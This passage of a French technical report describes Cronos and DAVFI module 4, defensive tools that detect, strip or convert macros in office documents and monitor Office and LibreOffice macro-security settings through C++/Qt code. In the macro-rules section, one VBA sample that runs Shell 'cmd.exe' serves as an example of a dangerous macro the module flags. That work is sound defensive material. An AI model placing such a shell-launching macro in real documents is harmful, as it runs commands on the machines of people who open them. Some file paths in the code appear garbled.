// Fonction de modification du fichier "Manifest.xml"
// Manifest: chemin du fichier "Manifest.xml"
int  ThreadNettoyage::ModifyManifestXML(QString Manifest)
{
    // Définition des variables
    int number = 0;

    // On récupère le chemin du fichier dans un objet QFile
    QFile   xml_doc(Manifest);

    // Si on réussit à ouvrir le fichier en lecture
    if(xml_doc.open(QIODevice::ReadOnly))
    {
        // Définition d'un objet QDomDocument
        QDomDocument doc;

        // Si on a réussi à récupérer le contenu du fichier
        if(doc.setContent(&xml_doc, false))
        {
            // On récupère les éléments XML
            QDomElement root = doc.documentElement();

            // On récupère le 1er élément
            QDomElement racine = root.firstChildElement();

            // Tant qu'il y a un élément
            while(!racine.isNull())
            {
                // Si le nom de l'élément est "manifest:file-entry"
                if(racine.tagName() == "manifest:file-entry")
                {
                    // On récupère l'attribut "manifest:full-path"
                    QString oor_path = racine.attribute("manifest:full-path");
                    // Si c'est un élément commençant par "Basic"
                    if(oor_path.left(5) == "Basic")
                    {
```

```
                        // Suppression élément courant
                        root.removeChild(racine);
                        // On revient au début du fichier
                        racine = root.firstChildElement();

                        number = 1;
                    }
                }
                // On passe à l'élément suivant
                racine = racine.nextSiblingElement();
            }
            // On ferme le fichier
            xml_doc.close();

            // On ouvre le fichier en écriture
            if(xml_doc.open(QIODevice::WriteOnly))
                // On réécrit le contenu dans le fichier
                xml_doc.write(doc.toString(4).toUtf8());
        }
    }
    // On ferme le fichier
    xml_doc.close();

    // On retourne la valeur
    return number;
}
```

3.1.3 Analyse, nettoyage et visionnage au niveau de l'interface

Afin de mettre en pratique les deux procédés qui viennent d'être présentés, ils ont été regroupés dans un seul système d'analyse qui fonctionnera suivant l'extension et le *Magic Number* du fichier. L'utilisateur va sélectionner un fichier ou un dossier et il pourra donc l'analyser. Dans *Cronos*, il existe quatre types de résultats pour un fichier :

- Dangereux.
- Non dangereux.
- Chiffré.
- Non analysé.

Le ou les fichiers analysés seront donc regroupés dans ces quatre catégories avec pour chacune un code couleur. Chaque fichier sera présenté dans une fenêtre récapitulative avec le code couleur qui lui est associé (voir figure 4). Après une analyse, l'utilisateur aura donc le choix de sélectionner un ou plusieurs fichiers afin de les nettoyer (supprimer les macros présentes) ou bien de les supprimer. La fenêtre récapitulative sera automatiquement nettoyée entre chaque nouvelle analyse.

Enfin l'utilisateur a la possibilité de visionner un fichier grâce au bouton *Regarder*, lançant ainsi l'application concernée dans un mode sécurisé. La figure 4 ci-dessous, présente le résultat d'une analyse d'un dossier.

FIGURE 4 – Analyse d'un dossier par Cronos

3.1.4 Sécurité et protection temps-réel des applications bureautiques

Lors du démarrage de *Cronos*, celui-ci vérifie la sécurité des suites bureautiques *Microsoft Office* et *LibreOffice*. Pour cela, *Cronos* analyse la partie de la base de registres contenant la sécurité des applications *Microsoft Office* et contrôle aussi le fichier utilisateur de configuration de *LibreOffice*.

De plus, lors que l'application démarre, deux threads vont être créés afin de surveiller les changements des sécurités de ces applications. En effet, un thread vérifiera en permanence l'arbre de la sécurité de *Microsoft Office* dans la base de registres. L'autre thread va quant à lui se mettre en écoute sur le fichier de configuration de *LibreOffice* pour enregistrer toute modification.

Sécurité des applications bureautiques

En ce qui concerne *Microsoft Office*, il est important de vérifier que le niveau de sécurité des macros est bien défini au niveau par défaut, à savoir le niveau 3, pour les applications *Word*, *Excel*, *Powerpoint*, *Access*, *Publisher* et *Outlook*. Il faut aussi vérifier les emplacements de confiance pour ces applications.

Pour cela, il suffit de récupérer la liste des emplacements de confiance déjà mis en place par *Microsoft Office* lors de l'installation de la suite bureautique. L'annexe F contient la liste des emplacements de confiance pour la version 2013 de *Microsoft Office*.

Pour *LibreOffice*, nous vérifions si le niveau de sécurité est bien celui par défaut, à savoir le niveau 3. Compte-tenu du fait que toutes les applications partagent le même niveau de sécurité des macros, il n'y a donc qu'une seule vérification à faire. Il faut également vérifier qu'il n'y a pas d'emplacements de confiance présents. Pour finir, il est impératif de contrôler la présence de macros application.

Une fois le contrôle fait de tous les paramètres des deux applications, *Cronos* indique à l'utilisateur si son ordinateur est protégé ou non. L'utilisateur a donc le choix de cliquer sur un bouton afin de modifier la sécurité pour qu'elle soit optimale et qu'il soit à nouveau protégé. Il est tout à fait possible de paramétrer cette modification suivant les besoins métiers de l'utilisateur, voire de la rendre configurable uniquement avec les droits administrateur, pour une utilisation dans une entreprise par exemple.

Par exemple, en figure 5, une fenêtre apparait à l'utilisateur lorsque celui-ci a effectué le test des différentes sécurités. Ici l'utilisateur n'est pas protégé correctement, il a la possibilité de rétablir une configuration optimale de toutes les sécurités.




FIGURE 5 – Fenêtre de test des sécurités

Protection Temps-Réel des applications

En plus d'analyser la sécurité des applications lors du démarrage, *Cronos* lance deux threads de surveillance de ces sécurités. Ainsi tant que *Cronos* est actif, lorsqu'une modification sera faite pour l'une ou l'autre, une fenêtre apparaitra à l'utilisateur lui indiquant qu'une modification a eu lieu et qu'il peut modifier la sécurité en conséquence.

Cette modification peut intervenir de deux façons :

- Par l'utilisateur à travers les applications, lorsqu'il souhaite utiliser des macros.
- Par un programme autre que les applications bureautiques.

Les sécurités surveillées sont celles présentées dans le chapitre III section 2 précédente à savoir :

- Niveau de sécurité des macros.
- Emplacements de confiance.
- Macros application (pour *LibreOffice* seulement).

Lorsqu'une modification est faite, l'utilisateur a trois choix :

- Revenir à la valeur précédente.
- Revenir à la valeur par défaut.
- Ne rien faire.

Cronos n'interdit pas la modification, il fait juste de la prévention au niveau de l'utilisateur. Une évolution de ce système serait de créer un driver au niveau du noyau *Windows*, bloquant la modification, avertissant l'utilisateur lui laissant le choix de modifier ou non la sécurité. Cette sécurité supplémentaire a été implémenté dans le cadre du projet *DAVFI*, dans le module 6, en particulier pour une utilisation en entreprise.

Pour effectuer cette surveillance, Cronos utilise un système de *pulling* sur la base de registres pour *Microsoft Office* et sur un fichier pour *LibreOffice*. Ainsi lors du lancement des threads de surveillance, un *mapping* est effectué sur toutes les sécurités citées précédemment. Puis les deux threads sont en écoute afin de prévenir l'utilisateur lors d'une modification. Lorsque celle-ci apparait, un nouveau *mapping* est effectué, le comparant à l'ancien afin de voir les différences. Ces différences sont ensuite affichées à l'utilisateur, comme le montre la figure 6.

Le système de *mapping* consiste à la création d'une table comprenant toutes les clés surveillées ainsi que leurs valeurs. En ce qui concerne *Microsoft Office* et la base de registres, il serait trop fastidieux de surveiller une à une toutes les clés et toutes les applications, cependant il est possible de surveiller le nœud englobant toutes les applications. Ainsi il suffit de surveiller la clé de registre suivante :

$$HKCU\backslash Software\backslash Microsoft\backslash Office\backslash <version>$$




FIGURE 6 – Fenêtre d'alerte de modification de sécurité

Ainsi lorsqu'une modification intervient pour cette clé et toutes ses sous-clés, il est possible d'analyser le contenu et de noter les différences s'il y a sur les clés d'intérêt. On évite ainsi de lancer autant de threads qu'il y a de clés à surveiller.

```
// Fonction du thread de MSO
void RealTimeThreadMSO::run()
{
    // Définition des variables
    int             version = 0;
    HANDLE          hEvent;
    HKEY            hKey;
    TCHAR           * path;
    DWORD           dwFilter = REG_NOTIFY_CHANGE_NAME |
                        REG_NOTIFY_CHANGE_ATTRIBUTES |
                        REG_NOTIFY_CHANGE_LAST_SET |
                        REG_NOTIFY_CHANGE_SECURITY;
    QVariant        Map, TempMap;

    // On récupère la version de Microsoft Office
    version = versionOffice;
```

```
if(version != 0)
{
    // On récupère le chemein dans un TCHAR
    path = QStringToTCharBuffer(RootOffice);

    // Tant qu'on a pas fermé l'application ou arrêter la protection
    while(RealTime_number == 1)
    {
        // On analyse la configuration
        Map = AnalyseMapMSO(RootOffice);

        // Si on a réussi à ouvrir la clé
        if(RegOpenKeyEx(HKEY_CURRENT_USER, path, 0, KEY_NOTIFY, &hKey) ==
           ERROR_SUCCESS)
        {
            // On crée un évènement
            hEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
            if(hEvent != NULL)
            {
                // On associe l'évènement à la clé
                if(RegNotifyChangeKeyValue(hKey, TRUE, dwFilter, hEvent,
                   TRUE) == ERROR_SUCCESS)
                {
                    // On attend un évènement
                    if(WaitForSingleObject(hEvent, 1000) ==
                       WAIT_OBJECT_0)
                    {
                        // Petit délai
                        sleep(1);

                        // On analyse à nouveau la configuration
                        TempMap = AnalyseMapMSO(RootOffice);

                        // Si il y a une différence
                        if(TempMap != Map)
                            // On affiche un message
                            emit notify(Map, TempMap, 1);

                        // On ferme la clé
                        RegCloseKey(hKey);
                    }
                }
            }
```

```
                // On ferme le handle de l'évènement
                CloseHandle(hEvent);
            }
        }
        // On supprime l'objet
        delete path;
    }
}
```

Pour *LibreOffice*, il suffit de simplement surveiller un fichier *XML*. Nous utilisons la même technique, à savoir les objets *DOM*. Le but va être de récupérer l'ensemble des nœuds ainsi que leurs attributs et valeurs, une fois qu'une modification sera faite. Sachant que beaucoup de nœuds ont le même nom, la table contiendra de nombreuses clés similaires mais l'analyse se fera sur le nom des attributs afin de localiser les clés de sécurité de l'application.

```
// Fonction du thread de OO
void RealTimeThreadOO::run()
{
    // Définition des variables
    int         number = 0;
    TCHAR       * path;
    QVariant    Map, TempMap;

    QProcessEnvironment env = QProcessEnvironment::systemEnvironment();
    QString name = env.value("USERNAME");
    QString Root = "C:Users" + name + "AppDataRoamingLibreOffice3user";
    QFile xml_doc(Root + "registrymodifications.xcu");

    // Si on a pas réussi à ouvrir le fichier de la version LibreOffice
    if(!xml_doc.open(QIODevice::ReadOnly))
    {
        // On prend le chemin de la version OpenOffice
        Root = "C:Users" + name + "AppDataRoamingOpenOffice.org3user";
        QFile xml_doc2(Root + "registrymodifications.xcu");

        // Si on a pas pu ouvrir le fichier d'OpenOffice
        if(xml_doc2.open(QIODevice::ReadOnly))
            // On a trouvé le fichier
            number = 1;

        // On ferme le fichier
        xml_doc2.close();
    }
```

```
else
    // On a trouvé le fichier
    number = 1;

// On ferme le fichier
xml_doc.close();

// Si on a réussi à trouver le fichier de configuration
if(number == 1)
{
    // On récupère le chemin dans un TCHAR
    path = QStringToTCharBuffer(Root);

    // Tant qu'on a pas fermé l'application ou arrêter la protection
    while(RealTime_number == 1)
    {
        // On analyse le fichier
        Map = AnalyseMapOO(Root + "registrymodifications.xcu");

        // On place un handle sur le dossier
        HANDLE hDir = FindFirstChangeNotification(path, FALSE,
                        FILE_NOTIFY_CHANGE_FILE_NAME |
                        FILE_NOTIFY_CHANGE_DIR_NAME |
                        FILE_NOTIFY_CHANGE_ATTRIBUTES |
                        FILE_NOTIFY_CHANGE_SIZE |
                        FILE_NOTIFY_CHANGE_LAST_WRITE |
                        FILE_NOTIFY_CHANGE_SECURITY);

        // Si il y a un changement sur le dossier
        if(WaitForSingleObject(hDir, 1000) == WAIT_OBJECT_0)
        {
            // Définition des variables
            FILE_NOTIFY_INFORMATION Buffer[1024];
            DWORD                   BytesReturned;

            // On récupère les changements du dossier
            if(ReadDirectoryChangesW( hDir,
                                      &Buffer,
                                      sizeof(Buffer),
                                      TRUE,
                                      FILE_NOTIFY_CHANGE_SECURITY |
                                      FILE_NOTIFY_CHANGE_CREATION |
                                      FILE_NOTIFY_CHANGE_LAST_ACCESS |
```

```
                                        FILE_NOTIFY_CHANGE_LAST_WRITE |
                                        FILE_NOTIFY_CHANGE_SIZE |
                                        FILE_NOTIFY_CHANGE_ATTRIBUTES |
                                        FILE_NOTIFY_CHANGE_DIR_NAME |
                                        FILE_NOTIFY_CHANGE_FILE_NAME,
                                        &BytesReturned,
                                        NULL,
                                        NULL ) )
                {
                    // On récupère le nom du fichier qui a été changé
                    QString test = QString::fromWCharArray(Buffer[0].FileName);

                    // Si le fichier est notre fichier LibreOffice
                    if(test == "registrymodifications.xcu")
                    {
                        // Petit délai de 1s
                        sleep(1);

                        // Si on a modifié le fichier
                        if(Buffer[0].Action == FILE_ACTION_MODIFIED)
                        {
                            // On analyse à nouveau le fichier
                            TempMap = AnalyseMapOO(Root +
                                  "registrymodifications.xcu");

                            // Si on a une différence
                            if(TempMap != Map)
                                // On affiche un message
                                emit notify(Map, TempMap, 2);
                        }
                    }
                }
            }
            // On ferme le handle sur le dossier
            CloseHandle(hDir);
        }
        // On supprime l'objet
        delete path;
    }
}
```

4 Présentation du module 4 de *DAVFI*

Le module 4 du projet *DAVFI* a suivi le projet *CRONOS*. Il reprend tous les principes et techniques mis en place, en incluant l'analyse et le nettoyage des documents *PDF*. Le module 4 reprend, en grande partie, les principes du projet *Cronos*. Il fonctionne en deux parties :

- Une partie analyse.
- Une partie conversion.

Suivant la configuration de l'utilisateur, le module 4 fonctionne de différentes façons suivant trois paramètres :

- Droit d'utiliser des macros.
- Fichier sain ou infecté.
- Recodage/Transcodage Systématique.

Les deux premiers arguments interviennent dans le processus d'analyse. Le droit d'utiliser des macros est un argument de la fonction d'analyse. Ce droit modifiera l'analyse d'un fichier et notamment son résultat. Il est configurable, en entreprise, par le RSSI.

In fine, on se retrouve avec deux paramètres, la nature du fichier après analyse et si le *Recodage/Transcodage Systématique* est activé pour l'utilisateur. Le schéma reprenant le fonctionnement du module 4, est donné en figure 7.




FIGURE 7 – Schéma du module 4

Si le paramètre *Recodage/Transcodage Systématique* est activé ou non pour l'utilisateur, le module de conversion agira de façons différentes :

- Si le fichier est infecté, la conversion sera automatique quelle que soit la configuration.
- Sinon, s'il est sain, le fichier sera traité ou non par le module de conversion.

La figure 8 ci-après, décrit un schéma reprenant le fonctionnement de conversion du module 4.




FIGURE 8 – Schéma d'actions après l'analyse du module 4

4.1 Cas des utilisateurs ayant droit aux macros

Dans le cas où un utilisateur a le droit d'exécuter des macros, il faut définir un schéma plus fin d'analyse ainsi que du processus de conversion. En effet, on ne peut pas simplement convertir tous les fichiers, comprenant ou non une macro si l'utilisateur a besoin de celles-ci pour travailler. L'application métier passe avant la conversion.

Afin de définir, dans ce cas précis, si un document est dangereux ou non, j'ai établi et redéfini différentes règles simples. Le but premier d'une macro est d'interagir avec le fichier qui la contient et non l'environnement ou l'application qui le lance. Donc toutes les fonctions qui ne fonctionnent pas avec le document en lui-même ne sont pas autorisées.

Par exemple, l'utilisation de la fonction *VB Shell*, qui permet d'exécuter un programme n'est pas autorisée, contrairement à la fonction *VB Range* qui va récupérer le contenu d'une cellule grâce à la propriété *value*. L'exemple ci-dessous est considéré comme dangereux par le module 4.

```
Sub Main
    Dim Resultat As Variant
    Resultat = Range("A1").value
    Shell "cmd.exe"
End Sub
```

Pour cela, j'ai produit un nouveau fichier *XML*, comprenant différentes fonctions *VB* qui seront interdites suivant ce principe. Lors de l'analyse si un fichier contient une de ces fonctions, il sera considéré comme dangereux et sera converti. L'annexe C, fournit le contenu de ce fichier *XML*.

De plus, il a été décidé de proscrire les langages *Python*, *Beanshell* et *JavaScript* des fichiers bureautiques *LibreOffice* car ils ne correspondent pas à un usage classique de la suite bureautique, surtout en entreprise ou pour la majorité des utilisateurs. Si un fichier de macros dans un de ces langages existe, celui-ci se trouvera dans le dossier *Scripts*. Le fichier sera automatiquement converti et considéré comme dangereux, comme le montre l'exemple ci-dessous.

```
// Si on a trouvé le dossier "Basic"
if(strcmp(buffer, "Basic") == 0)
{
    // Si on a le droit de créer et d'exécuter des macros
    if(MacroMode == 1)
        // Analyse macros
        returned = AnalyseDossierBasic();
    else
        // Contenu dangereux
        returned = CK_ACTIVE_CONTENT;
}
// Si on a trouvé le dossier "Scripts"
else if(strcmp(buffer, "Scripts") == 0)
{
    // Contenu dangereux
    returned = CK_ACTIVE_CONTENT;
}
```

Ci-dessous, la figure 9, décrit le schéma de l'analyse détaillée d'un fichier, prenant en compte la configuration de l'utilisateur. J'expliquerai par la suite comment j'ai implémenté cette analyse ainsi que les fonctions de conversion des fichiers.




FIGURE 9 – Schéma d'analyse détaillée du module 4

5 Implémentation de la librairie du module 4

Lors de la genèse du projet *DAVFI*, il avait été décidé de réaliser le projet pour une version *Windows 7 64 bit*. Cependant durant le développement et l'évolution du projet, certaines entités gouvernementales, comme la Gendarmerie Nationale par exemple, se sont intéressées au produit. Or ces infrastructures ne fonctionnent pas toutes sous *Windows* et il a été demandé de réaliser des modules pouvant aussi fonctionner sous *Linux*.

J'ai donc développé le module 4 pour qu'il puisse fonctionner sous *Windows* et sous *Linux*. Du fait de certaines fonctionnalités comme la génération de chaînes de caractères aléatoires ou la connexion avec les autres éléments du démonstrateur, certaines parties du module 4, qui ne sont pas *cross-platform*, sont présentes.

Le principe du module 4 est le suivant :

– Analyse d'un fichier ou d'un dossier.
– Actions sur la cible suivant la configuration.

En effet, comme abordé précédemment, la force du module 4 est de pouvoir agir sur un document sans savoir si celui-ci est dangereux ou non (proactivement). Ainsi, il a fallu mettre en place une configuration utilisateur, qui sera modifiable par lui-même, dans le cas d'une version grand public, ou par l'administrateur, dans le cas d'une version entreprise.

Il faut également un deuxième fichier pour utiliser le module 4 correctement. Il s'agit de celui qui contiendra la matrice de *recodage/transcodage*. Cette matrice permet au module 4 de convertir un fichier, avec un format donné, dans un ou plusieurs autres formats bureautiques. Si ce fichier n'est pas présent, un fichier sera créé, avec une configuration de *recodage/transcodage* par défaut. Il est modifiable de la même façon que le fichier de configuration.

5.1 Fichier de configuration

Le fichier de configuration permet de modifier la configuration de l'utilisateur pour l'utilisation du module 4. J'ai choisi de prendre l'architecture d'un fichier *XML* pour sa réalisation. Ainsi, il sera exploitable par n'importe quel moyen de lecture ou d'écriture sachant interpréter le langage *XML*. Pour la gestion d'un parc informatique en entreprise, le RSSI sera chargé de paramétrer les fichiers de configurations des utilisateurs. Il sera possible de faire des groupes d'utilisateurs qui recevront la même configuration et il sera également possible de faire du cas par cas. Seul le RSSI se chargera de modifier cette configuration, en aucun cas l'utilisateur ne pourra y accéder.

Ce fichier regroupe plusieurs informations :

– Si la conversion doit être automatique.
– Si l'utilisateur a le droit d'utiliser des macros.

Ces deux informations sont contenues dans une balise *XML*, qui est la suivante :

```
<macro action="0" mode="1"/>
```

L'attribut *action* concerne la conversion automatique des fichiers et l'attribut *mode* concerne l'utilisation des macros par l'utilisateur.

L'annexe B fournit l'exemple complet du fichier de configuration initial, installé par défaut lors de la première utilisation du module.

5.2 Fichier de matrice de conversion

Comme pour le fichier de configuration, j'ai choisi d'utiliser un fichier de type *XML* pour la réalisation de ce fichier. Il permet d'indiquer au module 4 les différents formats d'entrées et de sorties autorisés pour le module 4. Ainsi chaque utilisateur, suivant son métier pourra convertir ou non des fichiers dans certains formats.

On retrouve ainsi une table assez longue, qui sera amenée à évoluer suivant l'évolution des suites bureautiques et des différentes attaques qui arriveront dans les années futures et suivant l'évolution des corps de métiers.

Ci-après figurent quelques lignes de cette table et fournie en intégralité dans l'annexe B.

```
<DOC  DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
<DOCX DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
<DOCM DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
<ODT  DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
<RTF  DOC="1" DOCX="1" DOCM="0" ODT="1" PDF="1" RTF="1"/>
[...]
```

Cette ligne permet de convertir tous les fichiers avec une extension *.doc* dans les fichiers de type texte suivants :

- *.doc*
- *.docx*
- *.odt*
- *.pdf*
- *.rtf*

Par défaut la conversion en *.docm* est interdite. Cependant, il pourrait s'agir d'un cas possible dans une utilisation de corps de métier précis. La mise à 0 ou 1 de chaque attribut permet de convertir ou non le fichier dans l'extension souhaitée.

L'annexe B fournit également l'exemple complet du fichier de configuration initial de la matrice, installé par défaut lors de la première utilisation du module.

5.3 Analyse des documents

Lors de l'analyse d'un fichier ou d'un dossier, le module 4 analyse toujours fichier par fichier. Ainsi un argument est ajouté lors de son utilisation via une invite de commande.

Soit C la fonction du module 4 qui va analyser un fichier F. Cette fonction C n'analysera pas le fichier F mais le fichier F' qui sera une copie identique du fichier F, dans un dossier temporaire défini par le module 4. Voici l'algorithme d'analyse du fichier F :

Algorithme 3 Analyse de F

Entrées: fichier F
Sorties: résultat R

```
Soit F', le fichier qui sera analysé et qui reprend le contenu de F
Si F a bien une extension alors
    Soit E, l'extension de F
    Si E est une extension connue alors
        Si F est un vrai fichier bureautique alors
            Soit DU, le chemin du dossier temporaire Windows de l'utilisateur
            Création d'un nom aléatoire NA pour le dossier qui contiendra F'
            Récupération du nom N du fichier F
            Création du dossier temporaire DT avec DT = DU + NA
            Création du fichier temporaire F' avec F' = DT + N
            R = Analyser(F')
        Fin Si
    Fin Si
Fin Si
Retourner R
```

Suivant l'extension analysée au début, trois fonctions seront disponibles pour analyser le fichier :

- *AnalyserOffice97*.
- *AnalyserPDF*.
- *AnalyserOffice*.

Les deux fonctions qui analysent des documents *Microsoft Office* ou *LibreOffice* vont procéder à une analyse en deux étapes :

- Rechercher la présence de macros.
- Suivant la configuration de l'utilisateur (droit ou non aux macros), extraire et analyser celles-ci.

Cependant, avant d'analyser un fichier, il faut avoir la confirmation que celui-ci est bien un fichier bureautique réel. Pour cela, il est nécessaire d'analyser le *Magic Number* du fichier ainsi que son extension.

5.3.1 Analyse du type de fichier et de son extension – Cas des documents *Polyglotte*

Chaque fichier bureautique, *Microsoft Office*, *LibreOffice* ou *PDF*, a, à l'offset 0, un identifiant définissant que ce fichier est bien un fichier bureautique. C'est ce qu'on appelle le *Magic Number* ou *Magic Signature*, et celui-ci se trouve dans l'entête du fichier.

J'ai donc défini une fonction qui va se charger de récupérer ce *Magic Number* ainsi que l'extension afin de vérifier que le fichier analysé est bien un document bureautique. Concernant les fichiers *Microsoft Office 2007+*, il est possible d'avoir deux *Magic Number* différents. Cela se produit lorsque le fichier est protégé par un mot de passe. Le *Magic Number* correspond alors à celui d'un fichier *97 - 2003*.

```
if(((strcmp(extension, ".odt") == 0) ||
    (strcmp(extension, ".ods") == 0) ||
    (strcmp(extension, ".odp") == 0))
    && (strcmp(MagicNumber, "504b0304140000008") == 0))
    returned = TRUE;
else if(((strcmp(extension, ".doc") == 0) ||
         (strcmp(extension, ".docx") == 0) ||
         (strcmp(extension, ".docm") == 0) ||
         (strcmp(extension, ".xls") == 0) ||
         (strcmp(extension, ".xlsx") == 0) ||
         (strcmp(extension, ".xlsm") == 0) ||
         (strcmp(extension, ".ppt") == 0) ||
         (strcmp(extension, ".pptx") == 0) ||
         (strcmp(extension, ".pptm") == 0) ||
         (strcmp(extension, ".pps") == 0) ||
         (strcmp(extension, ".ppsx") == 0) ||
         (strcmp(extension, ".ppsm") == 0))
         && ((strcmp(MagicNumber, "d0cf11e0") == 0) ||
